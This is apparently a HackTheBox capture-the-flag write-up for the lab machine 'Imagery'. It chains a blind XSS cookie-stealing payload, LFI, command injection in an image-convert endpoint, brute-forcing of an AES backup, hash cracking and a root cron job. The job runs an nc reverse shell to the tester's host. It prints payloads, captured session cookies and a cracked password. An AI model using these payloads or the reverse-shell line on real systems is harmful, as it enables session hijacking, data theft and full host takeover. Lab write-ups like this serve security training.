
HTB - Imagery
Imagery is a medium Linux machine that started with a blind XSS on the “Report Bug” form allowing us to retrieve the admin’s cookie. Through the user’s privileges, we could access the admin panel allowing us to read user logs and most specifically exploit an LFI in the log_identifier parameter. With read access on the filesystem, we accessed the db.json file and used the testuser@imagery.htb credentials inside that file to abuse a command injection within /usr/bin/convert. With access to the initial machine as web, we found a backup file under /var/backup revealing an AES encrypted file. Using PyAesCrypt version 2 library, we could be able to brute-force the file’s password and read the db.json file inside which revealed credentials for another user mark. That user could run /usr/local/bin/charcol binary as root which was abused to create a new job which runs a reverse shell as root.
1 | PORT STATE SERVICE VERSION |
Upon visiting the website, we found a registration feature.
After registering a new account, we were redirected to the image gallery where we can upload images and other files.
Blind XSS
We found that there was a Report Bug form.
Upon testing that form, a message states that this bug will be submitted to the Administrator which hinted us into trying blind XSS payloads to try triggering blind XSS and steal the Administrator’s cookie leading to session hijacking.
On of the payloads from https://github.com/lauritzh/blind-xss-payloads worked and triggered a connection to our web server on the description field about bug details.
1 | sudo php -S 0.0.0.0:80 |
Once we validated the existence of a blind xss in the “Report Bug” form, we crafted a payload that retrieves the admin’s cookie
1 | '"><img src=x onerror="this.src='http://10.10.14.179/test?c='+document.cookie"> |
1 | [Fri Oct 17 06:10:10 2025] 10.10.11.88:45358 [200]: GET /test?c=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPIWAA.qCbAWww5hqjkwp7uRkm-1w45lCQ |
We then added that session token using the CookieEditor firefox extension
This granted us access as admin to the web panel
LFI
Upon inspecting the admin panel features, we found that we could download other user logs.
While these logs did not reveal anything useful for the initial foothold, we could see that the intercepted request in burp is using GET instead of the usual POST requests and that the parameter is referencing the user whose logs are to be extracted in the log_identifier parameter.
1 | GET /admin/get_system_log?log_identifier=admin%40imagery.htb.log |
We tried a payload to read the contents of /etc/passwd inside the webserver and this returned the output of that file confirming that it is vulnerable to LFI:
Executing ../../../../proc/self/environ returns an indication that this flask application is running under the context of the web user, as follows:
1 | LANG=en_US. UTF-8PATH=/home/web/web/env/bin:/sbin:/usr/binUSER= |
Since this is a flask web application, and knowing the web application root path, we could enumerate common flask files.
Inside the app.py, we could see the available files to enumerate:
1 | app_core.register_blueprint(bp_auth) |
Command injection
Upon inspecting the api_edit.py file, we could see that it is using /usr/bin/convert to convert certain files and with shell=true within the crop feature under the apply_visual_transform endpoint:
1 | if transform_type == 'crop': |
However, to abuse that command injection vulnerability, we had to first get an account that has isTestuser set to true. Checking the /home/web/web/db.json endpoint reveals this information for each user account.
We could see that testuser@imagery.htb has isTestuser set to true and knowing its password helped us to authenticate as that user and abuse that command injection vulnerability:
1 | users": [ |
Cracking the hash for testuser@imagery.htb reveals the password imabatman which we used to auth as that user and granted us access to several previously disabled features such as convert and transform:
Since the convert feature is now available under the user context, we could abuse it for getting a reverse shell based on the parameters that we found previously in the api_edit.py file under the /crop endpoint:
1 | curl -X POST "http://10.10.11.88:8000/apply_visual_transform" -H "Content-Type: application/json" -H "Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aPKMHg.-_3RJ1v50JTy-wQ2mDmWnzbInG0" -d '{ |
Running this with the cookie of testuser@imagery.htb returns a reverse shell as web.
Access as Web
Once we got the initial foothold onto the web server, running linpeas.sh did not reveal anything useful, therefore we performed manual enumeration on the system looking for potential credentials for lateral movement over another account with more interesting permissions.
As a result, we found an AES encrypted file under /var/backup:
1 | web@Imagery:/var/backup$ ls |
In order to crack that file, we uploaded it to our local machine through uploadserver
1 | curl -X POST http://10.10.14.179:8000/upload -F 'files=@web_20250806_120723.zip.aes' --insecure |
We also used md5sum to check the uploaded file integrity and any potential data loss.
Checking the file metadata, we found that it was using PyAesCrypt version 2. Therefore, we installed that library locally and created a bash script to decrypt the AES encrypted password using the rockyou.txt wordlist. After some minutes, it returned the plain-text password of that zip file and decrypted it successfully.
1 | for p in $(cat /usr/share/wordlists/rockyou.txt) |
The resulting backup file contained a db.json with other additional user credentials compared to the recent one including mark credentials:
1 | "username": "mark@imagery.htb", |
We cracked that user’s MD5 hash using hashcat:
1 | hashcat -m 0 '01c3d2e5bdaf6134cec0a367cf53e535' /usr/share/wordlists/rockyou.txt |
Having a shell as mark, we could then read the user.txt flag under /home/mark.
Access as Mark
Running sudo -l for potential sudo binaries, we found that mark could execute /usr/local/bin/charcol as root:
1 | mark@Imagery:~$ sudo -l |
Since charcol was apparently a custom binary, we had to understand how it works. It was used to perform an AES encrypted or unencrypted backup of a specified file or directory.
Privilege Escalation
Running sudo /usr/local/bin/charcol shell by default asks for the stored app password which we do not know. Therefore, another flag could be used to reset the application password to default. Then, when running the binary again with the shell argument sudo /usr/local/bin/charcol shell, it would ask if we want to run without password which upon accepting it gives us access to that binary shell:
1 | sudo /usr/local/bin/charcol shell |
A way we found to get a shell as root through charcol available arguments was to use auto add which creates a new scheduled job and in this case under the context of the root user, therefore we created the following scheduled job:
1 | auto add --schedule "* * * * *" --command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.179 80 >/tmp/f" --name "Root Shell" |
Upon triggering the job, we got a shell running as root and could be able to read the flag under /root/root.txt
1 | sudo rlwrap nc -lnvp 80 |